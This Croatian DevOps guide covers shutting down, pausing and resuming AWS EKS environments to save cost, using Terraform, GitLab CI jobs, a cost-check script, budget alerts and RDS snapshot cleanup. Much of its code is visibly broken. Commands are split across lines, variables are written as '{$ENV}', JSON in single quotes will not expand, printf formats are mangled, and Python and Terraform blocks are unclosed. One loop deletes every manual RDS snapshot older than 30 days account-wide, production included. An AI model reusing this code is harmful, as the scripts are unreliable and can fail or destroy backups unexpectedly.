NAT Gateway se briše ručno u EOD skripti, ali mora biti moguće re-kreirati ga targetiranim `terraform apply`.
Provjeri da tvoj VPC modul podržava ovo:

```

# terraform/modules/vpc/nat.tf
# NAT Gateway i EIP moraju biti zasebni resursi (ne inline u vpc resource)
# da bi -target radio precizno.

resource "aws_eip" "nat" {
  domain = "vpc"

  tags = {
    Name      = "project-a-${var.env}-nat-eip"
    Environment = var.env
    Project    = "project-a"
  }

  lifecycle {
    # Sprečava destroy EIP-a ako ga NAT Gateway još koristi
    create_before_destroy = true
  }
}

resource "aws_nat_gateway" "main" {
  allocation_id = aws_eip.nat.id
  subnet_id     = aws_subnet.public[0].id

  tags = {
    Name      = "project-a-${var.env}-nat"
    Environment = var.env
    Project    = "project-a"
  }

  depends_on = [aws_internet_gateway.main]
}

resource "aws_route" "private_nat_gateway" {
  count = length(aws_subnet.private)

  route_table_id      = aws_route_table.private[count.index].id
  destination_cidr_block = "0.0.0.0/0"
  nat_gateway_id       = aws_nat_gateway.main.id
}

```

```
# terraform/modules/eks/nodegroup.tf
# Nodegroup min_size mora podržavati 0 za scale-down

resource "aws_eks_node_group" "main" {
  cluster_name      = aws_eks_cluster.main.name
  node_group_name   = "project-a-${var.env}-nodes"
  node_role_arn     = aws_iam_role.node.arn
  subnet_ids       = var.private_subnet_ids

  scaling_config {
    min_size        = 0 # Mora biti 0 za EOD scale-down
    max_size        = var.node_max_size
    desired_size     = var.node_desired_size
  }

  instance_types = [var.node_instance_type]

  # Lifecycle ignorira desired_size jer ga mijenjamo aws CLI-jem
  lifecycle {
    ignore_changes = [scaling_config[0].desired_size]
  }

  tags = {
    Environment = var.env
    Project     = "project-a"
  }
}
```

Trošak Usporedba: Strategije za Tim od 3 Developera

Scenario: 3 developera, dev + staging, 5 dana × 8h tjedno

OPCIJA A – Leave running 24/7:

Dev: \$7.12/dan × 30d = \$213.60/mj

Staging: \$7.12/dan × 30d = \$213.60/mj

Ukupno: ~\$427/mj

OPCIJA B – EOD pause (nodes + NAT, zadrži control plane):

Dev: \$0.10/h EKS × 24h × 30d + \$2.37 × 22 radna dana
= \$72 + \$52 = \$124/mj

Staging: isto = ~\$124/mj

Ukupno: ~\$248/mj (uštednja: \$179/mj = ~\$2,148/godišnje)

OPCIJA C – Total destroy svaki dan:

Dev: \$2.37 × 22 radna dana = \$52/mj

Staging: \$2.37 × 22 radna dana = \$52/mj

Ukupno: ~\$104/mj (uštednja: \$323/mj = ~\$3,876/godišnje)

Mana: +10 min za recreate svako jutro = 22 × 10 min = 3.7h/mj "izgubljeno"

OPCIJA D (optimalna za tim) – EOD pause dev, total destroy staging:

Dev: ~\$124/mj (brži resume, aktivno korišten)

Staging: ~\$52/mj (destroy/recreate pri potrebi)

Ukupno: ~\$176/mj (uštednja: \$251/mj = ~\$3,012/godišnje)

Source: 09-shutdown-i-resume/06-gitlab-ci-shutdown-jobs.md

06 — GitLab CI: Shutdown i Resume Jobovi

Pipeline integracija za sve shutdown/startup operacije. Ručni jobovi za kontrolu, scheduled jobovi za automatizaciju.

Kompletni `.gitlab-ci.yml` Dodatak

Dodaj ove jobove u postojeći pipeline. Pretpostavljamo da imaš: - `variables.tf` sa AWS OIDC autentifikacijom - `before_script` helper u `.gitlab-ci.yml` koji postavlja `aws` i `kubectl` - Stages: `build`, `test`, `deploy`, `verify`, `destroy`

```

# — STAGES (dodaj destroy ako ga nemaš) —————
stages:
  - build
  - test
  - deploy
  - verify
  - destroy          # ← dodaj ovo

# — SHARED: Terraform auth —————
.terraform_auth: &terraform_auth
  image:
    name: hashicorp/terraform:1.7
    entrypoint: [""]
  id_tokens:
    AWS_OIDC_TOKEN:
      aud: https://gitlab.com
  before_script:
    - apk add --no-cache aws-cli helm kubectl curl bash bc
    - |
      # Preuzmi credentials via OIDC
      CRED=$(aws sts assume-role-with-web-identity \
        --role-arn "$AWS_ROLE_ARN" \
        --role-session-name "gitlab-ci-{$CI_JOB_ID}" \
        --web-identity-token "$AWS_OIDC_TOKEN" \
        --query "Credentials" \
        --output json)
      export AWS_ACCESS_KEY_ID=$(echo "$CRED" | grep -o '"AccessKeyId": "[^"]*"' | cut -d'"' -f4)
      export AWS_SECRET_ACCESS_KEY=$(echo "$CRED" | grep -o '"SecretAccessKey": "[^"]*"' | cut -d'"'
-f4)
      export AWS_SESSION_TOKEN=$(echo "$CRED" | grep -o '"SessionToken": "[^"]*"' | cut -d'"' -f4)
    - aws eks update-kubeconfig --name "project-a-{$ENV}" --region eu-west-1 --alias "{$ENV}" 2>/dev/
null || true

# — TOTAL DESTROY: Learning Mode —————
destroy:dev:manual:
  <<: *terraform_auth
  stage: destroy
  variables:
    ENV: dev
    AWS_ROLE_ARN: $DEV_AWS_ROLE_ARN
  when: manual
  allow_failure: false
  environment:
    name: development
    action: stop
  script:
    - echo "=== DESTROY DEV (manual trigger) ==="
    # Helm uninstall
    - helm uninstall project-a -n project-a-dev 2>/dev/null || true
    - helm uninstall monitoring -n monitoring 2>/dev/null || true
    - helm uninstall aws-load-balancer-controller -n kube-system 2>/dev/null || true
    # Čekaj ALB
    - |
      echo "Waiting for ALB..."
      for i in $(seq 1 12); do
        COUNT=$(aws elbv2 describe-load-balancers \
          --query "length(LoadBalancers[?contains(LoadBalancerName,'dev')])" \
          --output text 2>/dev/null || echo "0")
        [ "$COUNT" = "0" ] && echo "ALB deleted" && break
        [ "$i" = "12" ] && echo "WARNING: ALB still active"
        sleep 15
      done
    # Terraform destroy
    - cd terraform/envs/dev
    - terraform init -input=false
    - terraform destroy -var-file=dev.tfvars -auto-approve

```

```

- echo "Dev environment destroyed. Cost: \$0/h"
after_script:
- |
[ -n "$SLACK_WEBHOOK_URL" ] && curl -s -X POST \
-H 'Content-type: application/json' \
--data "{\"text\":\"Dev environment destroyed by ${GITLAB_USER_NAME}. Cost: \$0/h\"}" \
"$SLACK_WEBHOOK_URL" || true
rules:
- if: '$CI_PIPELINE_SOURCE != "schedule"'
  when: manual

# ——— TOTAL DESTROY: Scheduled (Weekly Cleanup) ———
destroy:dev:scheduled:
<<: *terraform_auth
stage: destroy
variables:
  ENV: dev
  AWS_ROLE_ARN: $DEV_AWS_ROLE_ARN
environment:
  name: development
  action: stop
script:
- bash scripts/total-destroy.sh dev
after_script:
- |
[ -n "$SLACK_WEBHOOK_URL" ] && curl -s -X POST \
-H 'Content-type: application/json' \
--data "{\"text\":\"Dev environment destroyed (scheduled weekly cleanup). Weekend savings: ~\
$14\"}" \
"$SLACK_WEBHOOK_URL" || true
rules:
- if: '$CI_PIPELINE_SOURCE == "schedule" && $SCHEDULE_TYPE == "weekly-cleanup"'

# ——— PROD: Snapshot + Destroy ———
snapshot-and-pause:prod:
<<: *terraform_auth
stage: destroy
variables:
  ENV: prod
  AWS_ROLE_ARN: $PROD_AWS_ROLE_ARN
when: manual
allow_failure: false
environment:
  name: production
  action: stop
script:
- SNAPSHOT_ID="project-a-prod-$(date +%Y%m%d-%H%M)"
- echo "Creating snapshot: $SNAPSHOT_ID"
# Snapshot
- |
aws rds create-db-snapshot \
--db-instance-identifier project-a-prod \
--db-snapshot-identifier "$SNAPSHOT_ID"
echo "Waiting for snapshot (up to 15 min)..."
aws rds wait db-snapshot-completed \
--db-snapshot-identifier "$SNAPSHOT_ID"
echo "SNAPSHOT_ID=$SNAPSHOT_ID" >> snapshot.env
echo "Snapshot complete: $SNAPSHOT_ID"
# Spremi snapshot ID u git
- |
echo "$SNAPSHOT_ID" > .last-prod-snapshot
git config user.email "ci@project-a.com"
git config user.name "GitLab CI"
git add .last-prod-snapshot
git commit -m "ops: save prod snapshot $SNAPSHOT_ID [skip ci]"
git push "https://gitlab-ci-token:${CI_JOB_TOKEN}@${CI_SERVER_HOST}/${CI_PROJECT_PATH}.git"
HEAD:$CI_DEFAULT_BRANCH

```

```

# Helm uninstall
- helm uninstall project-a -n project-a-prod 2>/dev/null || true
- helm uninstall aws-load-balancer-controller -n kube-system 2>/dev/null || true
- sleep 90
# Terraform destroy
- cd terraform/envs/prod
- terraform init -input=false
- terraform destroy -var-file=prod.tfvars -auto-approve
- echo "Production paused. Monthly cost: ~\$0.46 (snapshot storage)"
artifacts:
  reports:
    dotenv: snapshot.env
  expire_in: 30 days
after_script:
- |
  SNAP=$(cat .last-prod-snapshot 2>/dev/null || echo "unknown")
  [ -n "$SLACK_WEBHOOK_URL" ] && curl -s -X POST \
    -H 'Content-type: application/json' \
    --data "{\"text\":\"Production PAUSED by ${GITLAB_USER_NAME}. Snapshot: ${SNAP}. To resume:
trigger resume:prod job.\"}" \
    "$SLACK_WEBHOOK_URL" || true

# — PRODUCTION: Resume od Snapshots —————
resume:prod:
  <<: *terraform_auth
  stage: deploy
  variables:
    ENV: prod
    AWS_ROLE_ARN: $PROD_AWS_ROLE_ARN
    SNAPSHOT_IDENTIFIER: "" # Override: set u CI/CD variable ili pri ručnom triggeru
  when: manual
  allow_failure: false
  needs: []
  environment:
    name: production
    action: start
  script:
    - |
      # Odredi snapshot ID
      SNAPSHOT=${SNAPSHOT_IDENTIFIER:-$(cat .last-prod-snapshot 2>/dev/null || echo "")}
      if [ -z "$SNAPSHOT" ]; then
        echo "ERROR: Set SNAPSHOT_IDENTIFIER variable or ensure .last-prod-snapshot exists"
        exit 1
      fi
      echo "Resuming from snapshot: $SNAPSHOT"
      # Postavi snapshot_identifier u tfvars
      sed -i "s|snapshot_identifier.*=.*|snapshot_identifier = \"$SNAPSHOT\"|" terraform/envs/prod/
prod.tfvars
    # Terraform apply
    - cd terraform/envs/prod
    - terraform init -input=false
    - terraform apply -var-file=prod.tfvars -auto-approve
    # Kubeconfig
    - aws eks update-kubeconfig --name project-a-prod --region eu-west-1 --alias prod
    # ALB Controller
    - |
      ALB_ROLE=$(terraform output -raw alb_controller_role_arn)
      helm repo add eks https://aws.github.io/eks-charts 2>/dev/null || true
      helm repo update eks
      helm upgrade --install aws-load-balancer-controller eks/aws-load-balancer-controller \
        -n kube-system \
        --set clusterName=project-a-prod \
        --set serviceAccount.create=true \
        --set "serviceAccount.annotations.eks\\.amazonaws\\.com/role-arn=$ALB_ROLE" \
        --wait --timeout=5m
    # Deploy posljednjim production tag-om
    - |

```

```

LAST_TAG=$(aws ecr describe-images \
  --repository-name project-a/go-service \
  --query 'sort_by(imageDetails,&imagePushedAt)[-1].imageTags[0]' \
  --output text)
echo "Deploying tag: $LAST_TAG"
helm upgrade --install project-a ./helm/project-a \
  -n project-a-prod --create-namespace \
  -f helm/project-a/values/prod.yaml \
  --set image.tag="$LAST_TAG" \
  --wait --timeout=10m
# Health check
- kubectl rollout status deployment/go-service -n project-a-prod --timeout=5m
- kubectl rollout status deployment/php-service -n project-a-prod --timeout=5m
# Obrisi snapshot_identifier iz tfvars
- sed -i 's|snapshot_identifier.*=.*|snapshot_identifier = ""|' terraform/envs/prod/prod.tfvars
- echo "=== RESUME COMPLETE ==="
- bash scripts/get-urls.sh prod
after_script:
- |
  [ -n "$SLACK_WEBHOOK_URL" ] && curl -s -X POST \
  -H 'Content-type: application/json' \
  --data '{"text":"Production RESUMED by ${GITLAB_USER_NAME}. All data intact from snapshot.'
\}" \
  "$SLACK_WEBHOOK_URL" || true

# — EOD PAUSE —————
eod-pause:dev:
  <<: *terraform_auth
  stage: destroy
  variables:
    ENV: dev
    AWS_ROLE_ARN: $DEV_AWS_ROLE_ARN
  when: manual
  script:
    - bash scripts/eod-pause.sh dev
  after_script:
    - |
      [ -n "$SLACK_WEBHOOK_URL" ] && curl -s -X POST \
      -H 'Content-type: application/json' \
      --data '{"text":"Dev PAUSED for the night by ${GITLAB_USER_NAME}. Overnight savings: ~\
$4\}" \
        "$SLACK_WEBHOOK_URL" || true
  rules:
    - if: '$CI_PIPELINE_SOURCE != "schedule"'
      when: manual

# — MORNING START —————
morning-start:dev:
  <<: *terraform_auth
  stage: deploy
  variables:
    ENV: dev
    AWS_ROLE_ARN: $DEV_AWS_ROLE_ARN
  when: manual
  needs: []
  environment:
    name: development
    action: start
  script:
    - bash scripts/morning-start.sh dev
    - bash scripts/get-urls.sh dev
  after_script:
    - |
      APP_URL=$(kubectl get ingress project-a -n project-a-dev \
        -o jsonpath='{.status.loadBalancer.ingress[0].hostname}' 2>/dev/null || echo "pending")
      [ -n "$SLACK_WEBHOOK_URL" ] && curl -s -X POST \
      -H 'Content-type: application/json' \

```

```
--data "{\"text\":\"Dev environment STARTED. App URL: http://${APP_URL}\"} \" \
\"$SLACK_WEBHOOK_URL\" || true
rules:
  - if: '$CI_PIPELINE_SOURCE != "schedule"'
    when: manual

# ——— COST CHECK —————
cost-check:
  <<: *terraform_auth
  stage: verify
  variables:
    ENV: dev
    AWS_ROLE_ARN: $DEV_AWS_ROLE_ARN
  when: manual
  needs: []
  script:
    - bash scripts/cost-check.sh dev
    - bash scripts/cost-check.sh prod
  rules:
    - when: manual
```

GitLab CI/CD Variables

Postavi ove varijable u [Settings](#) → [CI/CD](#) → [Variables](#):

DEV_AWS_ROLE_ARN	=	arn:aws:iam::123456789:role/gitlab-ci-dev
PROD_AWS_ROLE_ARN	=	arn:aws:iam::123456789:role/gitlab-ci-prod
SLACK_WEBHOOK_URL	=	https://hooks.slack.com/services/... (Protected, Masked)
SNAPSHOT_IDENTIFIER	=	"" (prazno – override ručno pri resume-u)

Variable flags: - `DEV_AWS_ROLE_ARN` — Protected (samo protected branches), ne Masked (nije secret) -
`PROD_AWS_ROLE_ARN` — Protected, ne Masked - `SLACK_WEBHOOK_URL` — Protected + Masked (URL je secret)

GitLab Scheduled Pipelines

Konfiguracija u [Settings](#) → [CI/CD](#) → [Pipeline schedules](#):

Schedule 1: Weekly Dev Cleanup
Description: "Destroy dev environment every Friday evening"
Interval: 0 18 * * 5 (Petak, 18:00 UTC)
Branch: main
Variable: SCHEDULE_TYPE = "weekly-cleanup"
Active: ✓

Schedule 2: Daily EOD Pause (opcionalno)
Description: "Pause dev every weekday evening"
Interval: 0 17 * * 1-5 (Pon-Pet, 17:00 UTC)
Branch: main
Variable: SCHEDULE_TYPE = "eod-pause"
Active: ✓ (aktiviraj tek kada si siguran da morning-start radi)

Schedule 3: Cost Audit
Description: "Daily cost check"
Interval: 0 8 * * * (Svaki dan, 08:00 UTC)
Branch: main
Variable: SCHEDULE_TYPE = "cost-check"
Active: ✓

Pipeline Stages Vizualizacija

Commit push:
build → test → deploy:dev → verify → (end)

Ručni destroy:
(manual) destroy:dev:manual

Ručni pause/resume:
(manual) snapshot-and-pause:prod
(manual) resume:prod
(manual) eod-pause:dev
(manual) morning-start:dev

Scheduled (Petak 18:00):
destroy:dev:scheduled

Notifikacije u Slacku

Svaki shutdown/startup job šalje poruku u Slack. Format:

```
Dev environment DESTROYED by darko.nikolic. Cost: $0/h
Production PAUSED by darko.nikolic. Snapshot: project-a-prod-20240315-1800
Production RESUMED by darko.nikolic. All data intact from snapshot.
Dev PAUSED for the night. Overnight savings: ~$4
Dev environment STARTED. App URL: http://k8s-projecta-abc123.eu-west-1.elb.amazonaws.com
```

Zašto je ovo važno: Tim odmah zna kad je environment active ili ne. Smanjuje situacije gdje neko čeka na environment koji je destroyed.

Source: 09-shutdown-i-resume/07-cost-verifikacija.md

07 — Cost Verifikacija

Potvrdi da je sve ugašeno i da nema neočekivanih troškova. Pokreni odmah nakon `terraform destroy` i svako jutro.

```
#!/bin/bash
# scripts/cost-check.sh
# Koristi se: bash scripts/cost-check.sh [ENV]

set -euo pipefail

ENV=${1:-dev}
REGION="eu-west-1"

echo "=== ACTIVE RESOURCES: $ENV ==="
echo "Time: $(date)"
echo "Region: $REGION"
echo ""

# — EKS —————
echo "EKS Clusters:"
CLUSTERS=$(aws eks list-clusters \
  --query "clusters[?contains(@,'project-a')]" \
  --output json 2>/dev/null)

if [ "$CLUSTERS" = "[]" ] || [ -z "$CLUSTERS" ]; then
  echo " None ✓ (\$0/h)"
else
  echo "$CLUSTERS" | tr -d '[]' | tr ',' '\n' | while read -r cluster; do
    [ -z "$cluster" ] && continue
    STATUS=$(aws eks describe-cluster --name "$cluster" \
      --query 'cluster.status' --output text 2>/dev/null || echo "unknown")
    echo " $cluster → $STATUS (ACTIVE: \$0.10/h = \$2.40/dan)"
  done
fi

# — EKS NODE GROUPS —————
echo ""
echo "EC2 Instances (EKS nodes):"
INSTANCES=$(aws ec2 describe-instances \
  --filters \
    "Name=tag:kubernetes.io/cluster/project-a-$ENV,Values=owned" \
    "Name=instance-state-name,Values=running,pending" \
  --query 'Reservations[*].Instances[*].{ID:InstanceId,Type:InstanceType,State:State.Name}' \
  --output json 2>/dev/null)

if [ "$INSTANCES" = "[]" ] || [ -z "$INSTANCES" ]; then
  echo " None ✓ (\$0/h)"
else
  echo "$INSTANCES" | python3 -c "
import json, sys
data = json.load(sys.stdin)
costs = {'t3.micro': 0.0114, 't3.small': 0.023, 't3.medium': 0.047, 't3.large': 0.094}
for item in data:
  itype = item.get('Type', 'unknown')
  cost = costs.get(itype, 0)
  print(f' {item[\"ID\"]} {itype} {item[\"State\"]} (\${cost}/h)'
" 2>/dev/null || echo "$INSTANCES"
fi

# — RDS —————
echo ""
echo "RDS Instances:"
aws rds describe-db-instances \
  --query "DBInstances[?contains(DBInstanceIdentifier,'project-a')].{
    ID:DBInstanceIdentifier,
    Status:DBInstanceStatus,
    Class:DBInstanceClass,
    Storage:AllocatedStorage
  }" \
  --output table 2>/dev/null || echo " None ✓"
```

```

# — ElasticCache —————
echo ""
echo "ElasticCache:"
REDIS=$(aws elasticache describe-replication-groups \
  --query "ReplicationGroups[?contains(ReplicationGroupId,'project-a')].{
    ID:ReplicationGroupId,
    Status:Status
  }" \
  --output table 2>/dev/null)
[ -n "$REDIS" ] && echo "$REDIS" || echo "  None  ✓  (\$0/h)"

# — NAT Gateways —————
echo ""
echo "NAT Gateways:"
NATS=$(aws ec2 describe-nat-gateways \
  --filter \
    "Name=tag:Environment,Values=$ENV" \
    "Name=state,Values=available,pending" \
  --query 'NatGateways[*].{ID:NatGatewayId,State:State,Subnet:SubnetId}' \
  --output table 2>/dev/null)
if echo "$NATS" | grep -q "NatGateway"; then
  echo "$NATS"
  echo "  ACTIVE NAT Gateway: \$0.045/h = \$1.08/dan"
else
  echo "  None  ✓  (\$0/h)"
fi

# — Load Balancers —————
echo ""
echo "Load Balancers:"
ALBS=$(aws elbv2 describe-load-balancers \
  --query "LoadBalancers[?contains(LoadBalancerName,'project-a')].{
    Name:LoadBalancerName,
    State:State.Code,
    Type:Type
  }" \
  --output table 2>/dev/null)
if echo "$ALBS" | grep -q "project-a"; then
  echo "$ALBS"
  echo "  ACTIVE ALB: \$0.022/h = \$0.53/dan"
else
  echo "  None  ✓  (\$0/h)"
fi

# — Elastic IPs —————
echo ""
echo "Unattached Elastic IPs (koštaju \$0.005/h ako nisu u upotrebi):"
EIPS=$(aws ec2 describe-addresses \
  --query "Addresses[?AssociationId==null && contains(Tags[?Key=='Environment'].Value|[0], '$ENV')].{
    IP:PublicIp,
    AllocationId:AllocationId
  }" \
  --output table 2>/dev/null)
if echo "$EIPS" | grep -q "\\."; then
  echo "$EIPS"
  echo "  WARNING: Unattached EIP costs \$0.005/h = \$3.60/mj each"
else
  echo "  None  ✓  (\$0/h)"
fi

# — VPC (samo informativno) —————
echo ""
echo "VPCs:"
aws ec2 describe-vpcs \
  --filters "Name=tag:Environment,Values=$ENV" \
  --query 'Vpcs[*].{ID:VpcId,CIDR:CidrBlock}' \

```

```

--output table 2>/dev/null || echo "  None  ✓"

# ——— Cost Explorer —————
echo ""
echo "=== AWS COST: LAST 24H ==="
YESTERDAY=$(date -u -d "1 day ago" +%Y-%m-%d 2>/dev/null || date -u -v-1d +%Y-%m-%d)
TODAY=$(date -u +%Y-%m-%d)

COST=$(aws ce get-cost-and-usage \
  --time-period "Start=$YESTERDAY,End=$TODAY" \
  --granularity DAILY \
  --metrics UnblendedCost \
  --filter "{\"Tags\":{\"Key\":\"Environment\",\"Values\":[\"$ENV\"]}}\" \
  --query 'ResultsByTime[0].Total.UnblendedCost.Amount' \
  --output text 2>/dev/null || echo "")

if [ -n "$COST" ] && [ "$COST" != "None" ]; then
  printf "Yesterday (%s): \\\$.4f\\n" "$YESTERDAY" "$COST"
else
  echo "Cost Explorer: Enable in AWS Console (Billing → Cost Explorer → Enable)"
  echo "Alternative: Check manually at https://console.aws.amazon.com/billing"
fi

# ——— Ukupna procjena —————
echo ""
echo "=== HOURLY COST ESTIMATE ==="
TOTAL_PER_HOUR=0

# EKS clusters
EKS_COUNT=$(aws eks list-clusters \
  --query "length(clusters[?contains(@,'project-a')])" \
  --output text 2>/dev/null || echo "0")
if [ "$EKS_COUNT" -gt "0" ] 2>/dev/null; then
  echo "  EKS clusters ($EKS_COUNT): \\\$(echo "$EKS_COUNT * 0.10" | bc)/h"
  TOTAL_PER_HOUR=$(echo "$TOTAL_PER_HOUR + $EKS_COUNT * 0.10" | bc)
fi

# EC2 nodes
EC2_COUNT=$(aws ec2 describe-instances \
  --filters \
    "Name=tag:kubernetes.io/cluster/project-a-$ENV,Values=owned" \
    "Name=instance-state-name,Values=running" \
  --query 'length(Reservations[*].Instances[*])' \
  --output text 2>/dev/null || echo "0")
if [ "$EC2_COUNT" -gt "0" ] 2>/dev/null; then
  echo "  EKS nodes ($EC2_COUNT × t3.medium): \\\$(echo "$EC2_COUNT * 0.047" | bc)/h"
  TOTAL_PER_HOUR=$(echo "$TOTAL_PER_HOUR + $EC2_COUNT * 0.047" | bc)
fi

# NAT
NAT_COUNT=$(aws ec2 describe-nat-gateways \
  --filter "Name=tag:Environment,Values=$ENV" "Name=state,Values=available" \
  --query 'length(NatGateways)' \
  --output text 2>/dev/null || echo "0")
if [ "$NAT_COUNT" -gt "0" ] 2>/dev/null; then
  echo "  NAT Gateways ($NAT_COUNT): \\\$(echo "$NAT_COUNT * 0.045" | bc)/h"
  TOTAL_PER_HOUR=$(echo "$TOTAL_PER_HOUR + $NAT_COUNT * 0.045" | bc)
fi

if [ "$TOTAL_PER_HOUR" = "0" ]; then
  echo "  Total: \\\$0/h  ✓  Environment is off"
else
  DAILY=$(echo "$TOTAL_PER_HOUR * 24" | bc)
  MONTHLY=$(echo "$TOTAL_PER_HOUR * 24 * 30" | bc)
  printf "  _____\\n"
  printf "  Hourly:  \\\$.3f/h\\n" "$TOTAL_PER_HOUR"
  printf "  Daily:   \\\$.2f/dan\\n" "$DAILY"

```

```
printf "    Monthly: \${%.2f/mj\n" "$MONTHLY"  
fi  
echo "====="
```

AWS Budget Alert (Terraform)

Postavi PRIJE nego pokreneš bilo koji environment. Ovo je sigurnosna mreža.

```
# terraform/modules/budgets/main.tf

variable "monthly_limit_usd" {
  type    = number
  default = 50
}

variable "alert_email" {
  type          = string
  description = "Email adresa za cost alerts"
}

variable "project" {
  type    = string
  default = "project-a"
}

# — Monthly Budget —————
resource "aws_budgets_budget" "monthly" {
  name           = "${var.project}-monthly-budget"
  budget_type    = "COST"
  limit_amount   = tostring(var.monthly_limit_usd)
  limit_unit     = "USD"
  time_unit      = "MONTHLY"
  time_period_start = "2024-01-01_00:00"

  # Alert na 80% – upozorenje, akcija nije potrebna odmah
  notification {
    comparison_operator = "GREATER_THAN"
    threshold            = 80
    threshold_type       = "PERCENTAGE"
    notification_type    = "ACTUAL"
    subscriber_email_addresses = [var.alert_email]
  }

  # Alert na 100% – AKCIJA: provjeri što je upaljeno i ugasi
  notification {
    comparison_operator = "GREATER_THAN"
    threshold            = 100
    threshold_type       = "PERCENTAGE"
    notification_type    = "ACTUAL"
    subscriber_email_addresses = [var.alert_email]
  }

  # Forecast alert na 90% – upozorenje da si na putu da premasiš
  notification {
    comparison_operator = "GREATER_THAN"
    threshold            = 90
    threshold_type       = "PERCENTAGE"
    notification_type    = "FORECASTED"
    subscriber_email_addresses = [var.alert_email]
  }

  tags = {
    Project = var.project
  }
}

# — Cost Anomaly Detection —————
resource "aws_ce_anomaly_monitor" "main" {
  name           = "${var.project}-anomaly-monitor"
  monitor_type    = "DIMENSIONAL"
  monitor_dimension = "SERVICE"
}

resource "aws_ce_anomaly_subscription" "main" {
```

```
name      = "${var.project}-anomaly-alert"
frequency = "DAILY"

# Alert ako dnevni trošak premaši threshold
threshold_expression {
  dimension {
    key      = "ANOMALY_TOTAL_IMPACT_ABSOLUTE"
    values   = ["5"]
    match_options = ["GREATER_THAN_OR_EQUAL"]
  }
}

monitor_arn_list = [aws_ce_anomaly_monitor.main.arn]

subscriber {
  type      = "EMAIL"
  address   = var.alert_email
}

# Output za provjeru
output "budget_name" {
  value = aws_budgets_budget.monthly.name
}

output "monthly_limit" {
  value = "${var.monthly_limit_usd} USD"
}
```

Poziv modula u root modulu

```
# terraform/envs/dev/main.tf
module "budgets" {
  source = "../../modules/budgets"

  monthly_limit_usd = 50
  alert_email       = var.alert_email
  project           = "project-a"
}

# terraform/envs/dev/dev.tfvars
alert_email = "darko@example.com"
```

Post-Destroy Verifikacija: Checklist

Pokreni odmah nakon `terraform destroy`:

```
# Skraćena provjera (za svakodnevnu upotrebu)
bash scripts/cost-check.sh dev

# Očekivani output kada je sve čisto:
# EKS Clusters:          None ✓ ($0/h)
# EC2 Instances (nodes): None ✓ ($0/h)
# RDS Instances:         (prazno)
# NAT Gateways:          None ✓ ($0/h)
# Load Balancers:        None ✓ ($0/h)
# Unattached Elastic IPs: None ✓ ($0/h)
# Total: $0/h ✓ Environment is off
```

Ako nešto ostane nakon destroy

```
# Provjeri terraform state – možda je resource izvan statea
terraform state list

# Pokušaj targeted destroy za orphan resource
terraform destroy -target=aws_eks_cluster.main -var-file=dev.tfvars -auto-approve

# Ako nije u state – obriši ručno i uvezi ili zaboravi
# Primjer: orphan ALB
aws elbv2 delete-load-balancer \
  --load-balancer-arn arn:aws:elasticloadbalancing:eu-west-1:123456789:loadbalancer/app/project-a/abc123

# Primjer: orphan NAT Gateway
aws ec2 delete-nat-gateway --nat-gateway-id nat-xxxxxxxxx
aws ec2 wait nat-gateway-deleted --nat-gateway-ids nat-xxxxxxxxx
aws ec2 release-address --allocation-id eipalloc-xxxxxxxxx # Oslobodi EIP
```

Brzi Reference: Troškovi po Satu

Resurs	\$/h	\$/dan(24h)	\$/mj(30d)
EKS Control Plane	0.100	2.40	72.00
EKS Node t3.micro	0.011	0.27	8.03
EKS Node t3.small	0.023	0.55	16.56
EKS Node t3.medium	0.047	1.13	33.84
EKS Node t3.large	0.094	2.26	67.68
RDS db.t3.micro	0.034	0.82	24.48
RDS db.t3.small	0.068	1.63	48.96
NAT Gateway	0.045	1.08	32.40
+ data transfer	0.045/GB	—	—
ALB (LCU included)	~0.022	~0.53	~15.84
ElastiCache cache.t3.micro	0.017	0.41	12.24
Project-A base (2 nodes)	~0.297	~7.13	~213.84
Project-A 8h active work	~0.297×8	~2.38/day	~52/mj aktiv

Memorijska tehnika za procjenu: - EKS control plane = \$0.10/h = kafa svaki sat - t3.medium node = \$0.047/h ≈ \$1.13/dan - NAT Gateway = \$0.045/h ≈ \$1.08/dan — uvijek ga obriši na kraju - RDS t3.micro = \$0.034/h ≈ \$0.82/dan — stopped je gotovo besplatno

08 — Brisanje Starih Backupa

Pregled svih backup resursa i troškova

```
#!/bin/bash
# scripts/list-all-backups.sh
set -euo pipefail

echo "=== RDS MANUAL SNAPSHOTS ==="
aws rds describe-db-snapshots \
  --snapshot-type manual \
  --query 'DBSnapshots[*].
[DBSnapshotIdentifier,DBInstanceIdentifier,SnapshotCreateTime,AllocatedStorage]' \
  --output table

echo ""
echo "=== RDS AUTOMATED BACKUPS ==="
aws rds describe-db-instance-automated-backups \
  --query 'DBInstanceAutomatedBackups[*].
[DBInstanceIdentifier,RestoreWindow.LatestTime,AllocatedStorage]' \
  --output table

echo ""
echo "=== S3 MYSQLDUMP BACKUPS ==="
aws s3 ls s3://project-a-db-backups/mysqldump/ --recursive --human-readable

echo ""
echo "=== ESTIMATED COSTS ==="
SNAPSHOT_GB=$(aws rds describe-db-snapshots \
  --snapshot-type manual \
  --query 'sum(DBSnapshots[*].AllocatedStorage)' \
  --output text 2>/dev/null || echo 0)
S3_GB=$(aws s3 ls s3://project-a-db-backups/ --recursive 2>/dev/null | \
  awk '{sum+=$3} END {printf "%.2f", sum/1024/1024/1024}')
echo "Manual snapshots: ${SNAPSHOT_GB}GB x \$0.095 = \${$(echo "$SNAPSHOT_GB * 0.095" | bc)/mj}"
echo "S3 dumps: ${S3_GB}GB x \$0.023 = \${$(echo "$S3_GB * 0.023" | bc)/mj}"
```


Brisanje RDS manual snapshota

```
# Lista svih manual snapshota (sortirano po datumu, najstariji prvi)
aws rds describe-db-snapshots \
  --snapshot-type manual \
  --query 'sort_by(DBSnapshots, &SnapshotCreateTime)[*].
[DBSnapshotIdentifier,SnapshotCreateTime,AllocatedStorage]' \
  --output table

# Obriši specifičan snapshot
aws rds delete-db-snapshot \
  --db-snapshot-identifier project-a-prod-20240115-1430

# Obriši sve snapshote starije od 30 dana
CUTOFF=$(date -u -d '30 days ago' +%Y-%m-%dT%H:%M:%SZ 2>/dev/null || \
  date -u -v-30d +%Y-%m-%dT%H:%M:%SZ) # macOS fallback

aws rds describe-db-snapshots \
  --snapshot-type manual \
  --query "DBSnapshots[?SnapshotCreateTime<='$CUTOFF'].DBSnapshotIdentifier" \
  --output text | tr '\t' '\n' | while read -r SNAPSHOT_ID; do
  [ -z "$SNAPSHOT_ID" ] && continue
  echo "Deleting: $SNAPSHOT_ID"
  aws rds delete-db-snapshot --db-snapshot-identifier "$SNAPSHOT_ID"
done

# Prekini snapshot koji je u toku (ako treba prekinuti dug proces)
aws rds describe-db-snapshots \
  --snapshot-type manual \
  --query "DBSnapshots[?Status=='creating'].DBSnapshotIdentifier" \
